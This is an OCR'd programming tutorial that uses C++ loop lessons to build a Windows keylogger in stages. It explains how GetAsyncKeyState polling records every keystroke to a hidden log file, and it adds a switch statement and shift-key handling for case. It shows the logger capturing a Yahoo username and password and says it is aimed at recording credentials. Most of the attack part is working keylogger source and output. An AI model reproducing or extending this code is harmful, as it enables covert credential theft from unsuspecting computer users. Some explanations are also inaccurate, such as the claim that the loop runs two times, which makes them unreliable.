


```
3 #include <Winuser.h>
4
5 using namespace std;
6
7
8 int main()
9 {
10
11     char c;
12
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }
```

On line 11, a variable of type **char** is created and on Line 13, the first loop (**for** loop begins). Within the parenthesis of this loop, conditions are set to govern the operation of the program block. A variable **i** of type **int** is created and initialized to 0. The loop is set to continue running as long as **i** is less than 3 i.e. **i** will run two times. The **i++** counts and records the number of cycles the program has completed and stops it once it satisfies the condition of **i < 3**. The beginning and end or start and finish of this loop is defined by the braces which spans from Line 14 to Line 21.


Note: Curly braces are used to mark the beginning and end of **functions**.

In other words, the **for** loop on line 13 will begin and once it begins, it will start evaluating the conditions laid out within it. If it evaluates to **true**, i.e. if **i** is less than 3, it will run whatever codes are within the curly brackets of the **for** loop.



```
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }
```

Within Line 15 and 18, we have another **for** loop nested under the first. The program evaluates the codes on Line 15 and as long as it evaluates to **true**, it will keep on printing the statement on Line 17 until it becomes false -when **j** becomes greater or equal to **3**- it will stop, exit the second loop and enter the first loop again then it will print out the statement on Line 20 again also. If the first condition evaluates to be **true** again, the second loop will run again and so on 3 times (0 – 2 = 0, 1, 2 times). Study the program below taking cognizance of it's output.




```
 1 #include <iostream>
 2 #include <windows.h>
 3 #include <Winuser.h>
 4
 5 using namespace std;
 6
 7
 8 int main()
 9 {
10
11     char c;
12
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }
```

```
<terminated> Keylogger.exe [C/C++ Application] C:\Users\Cruztor\workspace\Keylogger\Debug\Keylogger.exe (02/07/2015, 03:26
 am FIRST :0
 am SECOND :0
 am SECOND :1
 am SECOND :2
 am FIRST :1
```

```
I am SECOND :2
I am FIRST :1
I am SECOND :0
I am SECOND :1
I am SECOND :2
```


Now that you have an understanding of how nested structures work, let's get right into its application on the Keylogger.



```
 1 #include <iostream>
 2 #include <windows.h>
 3 #include <Winuser.h>
 4
 5 using namespace std;
 6
 7
 8 int main()
 9 {
10     char c;
11
12     for(;;)
13     {
14         for( c=8; c<=222; c++)
15         {
16             if(GetAsyncKeyState(c) == -32767)
17             {
18                 ofstream write ("Record.txt", ios::app);
19                 write << c;
20             }
21         }
```

From the figure directly above, Line 12 contains a **for** loop. The two semi-colons within its parenthesis specifies that the loop is an infinite one i.e. it is set to run continuously without ceasing.

On Line 14 lies a nested loop whose conditions specify the range of characters the program will be able to read. This range of character is obtained from the ASCII codes. It is not necessary to carry the ASCII table in your head, reference can simply be made to it from the internet. Below is an example of an ASCII code table:




characters			characters						characters							
00	NULL	(Null character)	32	space	64	@	96	`	128	Ç	160	á	192	└	224	Ó
01	SOH	(Start of Header)	33	!	65	A	97	a	129	ü	161	í	193	┴	225	ß
02	STX	(Start of Text)	34	"	66	B	98	b	130	é	162	ó	194	┬	226	Ô
03	ETX	(End of Text)	35	#	67	C	99	c	131	â	163	ú	195	├	227	Ò
04	EOT	(End of Trans.)	36	$	68	D	100	d	132	ä	164	ñ	196	─	228	õ
05	ENQ	(Enquiry)	37	%	69	E	101	e	133	à	165	Ñ	197	┼	229	Õ
06	ACK	(Acknowledgement)	38	&	70	F	102	f	134	å	166	ª	198	ã	230	µ
07	BEL	(Bell)	39	'	71	G	103	g	135	ç	167	º	199	Ã	231	þ
08	BS	(Backspace)	40	(	72	H	104	h	136	ê	168	¿	200	╚	232	Þ
09	HT	(Horizontal Tab)	41	)	73	I	105	i	137	ë	169	®	201	╔	233	Ú
10	LF	(Line feed)	42	*	74	J	106	j	138	è	170	¬	202	╩	234	Û
11	VT	(Vertical Tab)	43	+	75	K	107	k	139	ï	171	½	203	╦	235	Ù
12	FF	(Form feed)	44	,	76	L	108	l	140	î	172	¼	204	╠	236	ý
13	CR	(Carriage return)	45	-	77	M	109	m	141	ì	173	¡	205	═	237	Ý
14	SO	(Shift Out)	46	.	78	N	110	n	142	Ä	174	«	206	╬	238	¯
15	SI	(Shift In)	47	/	79	O	111	o	143	Å	175	»	207	¤	239	´
16	DLE	(Data link escape)	48	0	80	P	112	p	144	É	176	░	208	ð	240	≡
17	DC1	(Device control 1)	49	1	81	Q	113	q	145	æ	177	▒	209	Ð	241	±
18	DC2	(Device control 2)	50	2	82	R	114	r	146	Æ	178	▓	210	Ê	242	‗
19	DC3	(Device control 3)	51	3	83	S	115	s	147	ô	179	│	211	Ë	243	¾
20	DC4	(Device control 4)	52	4	84	T	116	t	148	ö	180	┤	212	È	244	¶
21	NAK	(Negative acknowl.)	53	5	85	U	117	u	149	ò	181	Á	213	ı	245	§
22	SYN	(Synchronous idle)	54	6	86	V	118	v	150	û	182	Â	214	Í	246	÷
23	ETB	(End of trans. block)	55	7	87	W	119	w	151	ù	183	À	215	Î	247	¸
24	CAN	(Cancel)	56	8	88	X	120	x	152	ÿ	184	©	216	Ï	248	°
25	EM	(End of medium)	57	9	89	Y	121	y	153	Ö	185	╣	217	┘	249	¨
26	SUB	(Substitute)	58	:	90	Z	122	z	154	Ü	186	║	218	┌	250	·
27	ESC	(Escape)	59	;	91	[	123	{	155	ø	187	╗	219	█	251	¹
28	FS	(File separator)	60	<	92	\	124	|	156	£	188	╝	220	▄	252	³
29	GS	(Group separator)	61	=	93	]	125	}	157	Ø	189	¢	221	¦	253	²
30	RS	(Record separator)	62	>	94	^	126	~	158	×	190	¥	222	Ì	254	■
31	US	(Unit separator)	63	?	95	_			159	ƒ	191	┐	223	▀	255	nbsp
127	DEL	(Delete)														

Each number represents a number of characters. In our Keylogger program, Line 14 contains characters within 8 and 222 from the ASCII table. The statement on Line 16 is a statement new to us, however it's nothing complex. It is called a **system interrupt function**. What it simply does is observe if a computer user types anything on his keyboard. Considering the fact that it is used with an **if** statement it says: has the user pressed any key yet? If yes, store the keys in our variable **c** and then based on Line 18 and 19, send it to our **file.**

On the same Line (18), within the parenthesis, the **ios :: app** specifies that we don't want our file to be re-written every time somebody presses a key. If we don't specify this, each time a user presses a Key, the file will open again and whatever was written previously will be over written by the new content.

It seems like we are done with our primitive Keylogger and are ready to run it. However, if we try to run the program the way it is we will get an error message. At a glance, what do you think might result in an error?


The header file! We failed to attach the header file that will enable the program run/perform a function that was specified within our code i.e. function to send received input to a file. The header file for this (which lets us utilize the **ofstream** function) is **#include <fstream>**. Now with the following file headers at the top of our codes our program will run successfully:



```
#include <iostream>
#include <windows.h>
#include <Winuser.h>
#include <fstream>
```

On running the Keylogger program in our eclipse environment we will think that the program is not functioning because nothing will be printed to the window console. This is normal however as we didn't specify anywhere within our code that inputs be printed but instead be sent to our **file.**

Our little Keylogger functions, storing Keystrokes we make anywhere on our system presently and sending them to **Record.txt**. For proof that the Keylogger works, let us visit our browser, make inputs and return to our **file** to see if our inputs are stored.




```
        YAHOOCOM        USERNAME        PASSWORD
```

In the figure above, it can be seen that a browser was opened and the Yahoo website was visited. Now we signed in, inputting our username as **USERNAME**, and password as **PASSWORD**. After doing this, to ascertain if our Keylogger was functioning, we went to our default file location for our Keylogger project and as can be seen displayed on the white screen covering the browser partly, the input we made for the website **Yahoo.com** was recorded (however the dot in **yahoo.com** isn't present, we will make sure we take all characters into consideration as we proceed with the addition of more features to the Keylogger). **Username** and **Password** was also recorded as seen.

We have succeeded in writing a very simple Keylogger however, it lacks some features such as **filters**, which will filter out some unwanted characters such as the Tab-like spaces that appeared when we made inputs. Also, we will work on adding other features to it.


The Keylogger we built isn't too awesome majorly because of the way it records information. When we test ran it, we discovered that it couldn't handle spaces and tabs alike but just saved the input anyway. Let us build more functions into our Keylogger so it will become better at handling inputs. We can achieve this by utilizing **Switch** statements. Let's get into it right away!

Mention was made earlier that in order for us to equip our Keylogger with the capability of handling spaces, tabs and other characters we will have to utilize the **switch** statement. However before we bring in our **switch** statement, we will need to group our previously written



```
 1 #include <iostream>
 2 #include <windows.h>
 3 #include <Winuser.h>
 4 #include <fstream>
 5
 6 using namespace std;
 7
 8 void log();
 9
10 int main()
11 {
12     log();
13     return 0;
14 }
15
16 void log()
17 {
18     char c;
19
20     for(;;)
21     {
```

codes under one function: **void log()**, to make things easier for us. Our grouping will be done as shown in the figure below:




```
22         for( c=8; c<=222; c++)
23         {
24             if(GetAsyncKeyState(c) == -32767)
25             {
26                 ofstream write ("Record.txt", ios::app);
27                 write << c;
28
29             }
30         }
31     }
32 }
```

So on Line 8 the function **void** with name **log** is created to house our previous codes. This function will return no value. Furthermore, as required **void** is called within the **main** function on Line 8 so it can be used at any time by simply calling it and not having to re-write it all over again. On re-testing the program, it will run just like it did previously.

INCORPORATING THE SWITCH STATEMENT:


With reference to the figure above:

- Delete **write << c;** on Line 27. We will put this back later as a default case so incase our conditional statements all evaluate to false, it will be executed. For the main time let’s take it out so we could put our cases in place.
- As on Line 28, write the **switch** statement and pass whatever happens in the variable **c** (which we created earlier) to **switch** by parenthesizing it so whatever comes into the variable is handled by **switch**.
- Let’s create a **case** (one of different conditions), say **case 8**. So, if the variable **c** has a numerical value of 8 (as in **case 8**) in ASCII it means it is a back space.



characters		
00	NULL	(Null character)
01	SOH	(Start of Header)
02	STX	(Start of Text)
03	ETX	(End of Text)
04	EOT	(End of Trans.)
05	ENQ	(Enquiry)
06	ACK	(Acknowledgement)
07	BEL	(Bell)
08	BS	(Backspace)
09	HT	(Horizontal Tab)
10	LF	(Line feed)

- We keep on adding cases utilizing different numbers from the ASCII code depending on what the numbers represent, so our Keylogger can relate to almost any character a user inputs.



```
22          for( c=8; c<=222; c++)
23          {
24              if(GetAsyncKeyState(c) == -32767)
25              {
26                  ofstream write ("Record.txt", ios::app);
27
28                  switch(c)
29                  {
30                      case 8: write << "<BackSpace>";
31                      case 27: write << "<Esc>";
32                      case 127: write << "<DEL>";
33                      case 32: write << " ";
34                      case 13: write << "<Enter>\n";
35                      default: write << c;
36                  }
37
38              }
39          }
40      }
41  }
42
```


So; said in other words, what the statements from Line 22 to 35 does is this:

Line 22 covers values from the ASCII code within 8 and 222. Line 24 has a conditional **if** statement which checks to see if there has been any key interruptions i.e. if any key on the users keyboard has been pressed and if this evaluates to **true**, the function on Line 26 should take note of it, store it in a file defined on the same line as **Record.text** and also make sure that later inputs do not overwrite earlier ones. The **switch** statement on Line 28 lets the cases which are evaluated within Line 30 and 34 be passed into the variable **c**, describing every step of the way, what key, be it a backspace, the enter key, escape key etc. a user presses on his keyboard instead of giving us those tab spaces it gave earlier. Line 35 will save the keystrokes of the user -supposing he doesn't press any of the keys within number 8 to 222 of the ASCII codes or any of those our cases cover- the way it did in our primitive Keylogger.

Time has to be taken to include cases that will cover a lot of possible characters that can be utilized for a username or password, as this will make the Keylogger save user inputs in a way that will be understood. Let's take a look at upper and lower case letters.

Upper and Lower case letters

Just as important as the upper and lower case letters are to the English language, they are important too to general programming especially when it comes to utilizing them for the purpose of the Keylogger. We have to learn how to differentiate between the two letter cases. We will also be doing a little bit of filtering with the tab, caps lock, shift, alt, arrow and mouse keys too.



```
17 void log()
18 {
19     char key;
20 
21     for(;;)
22     {
23         //Sleep(0);
24         for( key=8; key<=222; key++)
25         {
26             if(GetAsyncKeyState(key) == -32767)
27             {
28                 ofstream write ("Record.txt", ios::app);
29 
30 
31                 if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32                 {
33                    key+=32;
34                    write << key;
35                    write.close();
36                    break;
```

Well, we can differentiate between the upper and lower case letters by using the state of the shift key; we can also use the state of the arrow key too. So if either of these two keys is pressed then please write capital letters otherwise write lower case letters. This is what we want to tell our program. By default, the program above will write in capital letters so we have to define the state for lower case letters.


It's true that slight changes has been made to the program for our Keylogger shown in the figure above, nevertheless do not gather butterflies in your stomach as we will analyze the whole program. We made mention that the first Keylogger we made was a primitive one, gradually we are going into the more sophisticated ones.

One of the things we have changed is the variable in which our keystrokes are placed. We changed its name from **c** to **key**. Giving names that fit the information to be placed in variables is good practice as it helps in the location of any information very easily or should in case you are working with a team of other code writers, they will be able to locate whatever function they seek very easily.

On line 23, we have incorporated the **sleep** function though it has be commented out for the time being it will be used later on. The sleep function helps prevent the CPU from maxing (causing it to slow down) out as a result of running repetitively. However the **sleep** function is not the best solution for preventing the CPU from maxing out but for now we will use it to avoid getting into any complex matters.

While the **Sleep()** function will pause the program for any number of milliseconds put within the parenthesis (e.g. **sleep(1), sleep(2), sleep(5)…** etc.), the **sleep()** function with zero within its parenthesis (i.e. **sleep(0)**) does something different. It tells the program to stop using the CPU whenever another program wants to use it.

Let us go ahead and analyze the code from Line 31 down to 43 as it is a block, which works together.




```
30
31              if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32              {
33                 key+=32;
34                 write << key;
35                 write.close();
36                 break;
37              }
38              else if((key>64)&&(key<91))
39              {
40                  write << key;
41                  write.close();
42                  break;
43              }
```

*Note that **Key += 32** is equivalent to **Key = Key + 32**.

The block of codes displayed in figure above is one created for the purpose of distinguishing between the **upper** and **lower** case letters.

Line 30 contains an **if** statement which basically say: **if** the value of **key** is greater than **64** (all values from ASCII code) but lesser than **91** and the **shift key** is not pressed (written as **!(GetAsyncKey (0x10))**) -where **0x10** is the hexadecimal notation for the Shift key- please add **32** to the previous key values. It is worthy of note that the range **64 to 91** within the **if** conditional statements was not just chosen at random but on intent owing to the fact that letters of the alphabet fall between this range on the ASCII table.

From the cutout of the ASCII code displayed in the figure below, doing some little math, we will see why we chose the number **32** to be added to the values in **key** within our conditional **if** statement on Line 31.



Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Cha
0	0	000		NUL	43	2B	053	&#43;	+	86	56	126	&#86;	V
1	1	001		SOH	44	2C	054	&#44;	,	87	57	127	&#87;	W
2	2	002		STX	45	2D	055	&#45;	-	88	58	130	&#88;	X
3	3	003		ETX	46	2E	056	&#46;	.	89	59	131	&#89;	Y
4	4	004		EOT	47	2F	057	&#47;	/	90	5A	132	&#90;	Z
5	5	005		ENQ	48	30	060	&#48;	0	91	5B	133	&#91;	[
6	6	006		ACK	49	31	061	&#49;	1	92	5C	134	&#92;	\
7	7	007		BEL	50	32	062	&#50;	2	93	5D	135	&#93;	]
8	8	010		BS	51	33	063	&#51;	3	94	5E	136	&#94;	^
9	9	011		TAB	52	34	064	&#52;	4	95	5F	137	&#95;	_
10	A	012		LF	53	35	065	&#53;	5	96	60	140	&#96;	`
11	B	013		VT	54	36	066	&#54;	6	97	61	141	&#97;	a
12	C	014		FF	55	37	067	&#55;	7	98	62	142	&#98;	b
13	D	015		CR	56	38	070	&#56;	8	99	63	143	&#99;	c
14	E	016		SO	57	39	071	&#57;	9	100	64	144	&#100;	d
15	F	017		SI	58	3A	072	&#58;	:	101	65	145	&#101;	e
16	10	020		DLE	59	3B	073	&#59;	;	102	66	146	&#102;	f
17	11	021		DC1	60	3C	074	&#60;	<	103	67	147	&#103;	g
18	12	022		DC2	61	3D	075	&#61;	=	104	68	150	&#104;	h
19	13	023		DC3	62	3E	076	&#62;	>	105	69	151	&#105;	i
20	14	024		DC4	63	3F	077	&#63;	?	106	6A	152	&#106;	j
21	15	025		NAK	64	40	100	&#64;	@	107	6B	153	&#107;	k
22	16	026		SYN	65	41	101	&#65;	A	108	6C	154	&#108;	l
23	17	027		ETB	66	42	102	&#66;	B	109	6D	155	&#109;	m
24	18	030		CAN	67	43	103	&#67;	C	110	6E	156	&#110;	n
25	19	031		EM	68	44	104	&#68;	D	111	6F	157	&#111;	o
26	1A	032		SUB	69	45	105	&#69;	E	112	70	160	&#112;	p
27	1B	033		ESC	70	46	106	&#70;	F	113	71	161	&#113;	q
28	1C	034		FS	71	47	107	&#71;	G	114	72	162	&#114;	r
29	1D	035		GS	72	48	110	&#72;	H	115	73	163	&#115;	s
30	1E	036		RS	73	49	111	&#73;	I	116	74	164	&#116;	t
31	1F	037		US	74	4A	112	&#74;	J	117	75	165	&#117;	u

